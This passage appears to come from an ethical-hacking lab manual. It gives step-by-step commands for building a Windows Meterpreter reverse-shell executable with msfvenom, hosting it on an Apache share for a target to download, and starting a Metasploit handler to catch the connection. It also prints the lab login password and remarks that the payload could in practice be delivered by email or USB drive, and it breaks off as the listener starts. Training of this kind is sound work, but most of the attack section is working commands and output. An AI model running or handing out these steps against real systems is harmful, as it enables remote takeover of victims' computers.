
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.




3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.



4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

5. In the [sudo] password for attacker field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.



6. A Parrot Terminal window appears; type **msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -f exe LHOST=[IP Address of Host Machine] LPORT=444 -o /home/attacker/Desktop/Test.exe** and press **Enter**.

Note: Here, the IP address of the host machine is **10.10.1.13** (Parrot Security machine).




```

Applications Places System msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -f exe LHOST=10.10.1.13 LPORT=444 -o /home/attacker/Desktop/Test.exe
File Edit View Search Terminal Help
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
#msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -f exe LHOST=10.10.1.13 LPORT=444 -o /home/attacker/Desktop/Test.exe
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: /home/attacker/Desktop/Test.exe
[root@parrot] ~
#

```

7. This will generate **Test.exe**, a malicious file at the location **/home/attacker/Desktop**, as shown in the screenshot.



8. Now, create a directory to share this file with the target machine, provide the permissions, and copy the file from **Desktop** to the shared location using the below commands:

Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder

Type **chmod -R 755 /var/www/html/share** and press **Enter**

Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**

Copy the malicious file to the shared location by typing **cp /home/attacker/Desktop/Test.exe /var/www/html/share** and pressing **Enter**.

Note: Here, we are sending the malicious payload through a shared directory; but in real-time, you can send it via an attachment in an email or through physical means such as a hard drive or pen drive.

The screenshot shows a terminal window titled "cp /home/attacker/Desktop/Test.exe /var/www/html/share - Parrot Terminal". The terminal is running as root, indicated by the "#". The commands entered are:

```
root@parrot:~/home/attacker#
#mkdir /var/www/html/share
root@parrot:~/home/attacker#
#chmod -R 755 /var/www/html/share
root@parrot:~/home/attacker#
#chown -R www-data:www-data /var/www/html/share
root@parrot:~/home/attacker#
#cp /home/attacker/Desktop/Test.exe /var/www/html/share
root@parrot:~/home/attacker#
#
```

9. Now, start the apache service. To do this, type **service apache2 start** and press **Enter**.

```

Applications Places System Terminal Help
service apache2 start - Parrot Terminal
root@parrot:[~]# mkdir /var/www/html/share
root@parrot:[~]# chmod -R 755 /var/www/html/share
root@parrot:[~]# chown -R www-data:www-data /var/www/html/share
root@parrot:[~]# cp /home/attacker/Desktop/Test.exe /var/www/html/share
root@parrot:[~]# service apache2 start
root@parrot:[~]#

```

10. Type **msfconsole** and press **Enter** to launch the Metasploit framework.

```

Applications Places System Terminal Help
msfconsole - Parrot Terminal
root@parrot:[~]# msfconsole

```

3Kom SuperHack II Logon

User Name: [securify]

Password: []

[OK]

<https://metasploit.com>

```

=[ metasploit v6.1.9-dev
+ -- =[ 2169 exploits - 1149 auxiliary - 398 post
+ -- =[ 592 payloads - 45 encoders - 10 nops
+ -- =[ 9 evasion

```

Metasploit tip: Search can apply complex filters such as

11. In msfconsole, type **use exploit/multi/handler** and press **Enter**.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". At the top, there's a "File" menu with options: Applications, Places, System, Terminal, Help. Below the menu, a "3Kom SuperHack II Logon" dialog box is displayed, asking for a User Name (set to "root") and Password. A "[OK]" button is at the bottom of the dialog. In the main terminal area, the Metasploit framework is running. It shows the following text:
-[metasploit v6.1.9-dev]
+ --=[2169 exploits - 1149 auxiliary - 398 post]
+ --=[592 payloads - 45 encoders - 10 nops]
+ --=[9 evasion]

Metasploit tip: Search can apply complex filters such as
search cve;2009 type:exploit, see all the filters
with help search

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >

12. Now, set the payload, LHOST, and LPORT. To do so, use the below commands:

Type **set payload windows/meterpreter/reverse_tcp** and press **Enter**

Type **set LHOST 10.10.1.13** and press **Enter**

Type **set LPORT 444** and press **Enter**

13. After entering the above details, type **exploit** and press **Enter** to start the listener.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal displays the following Metasploit command-line interface session:

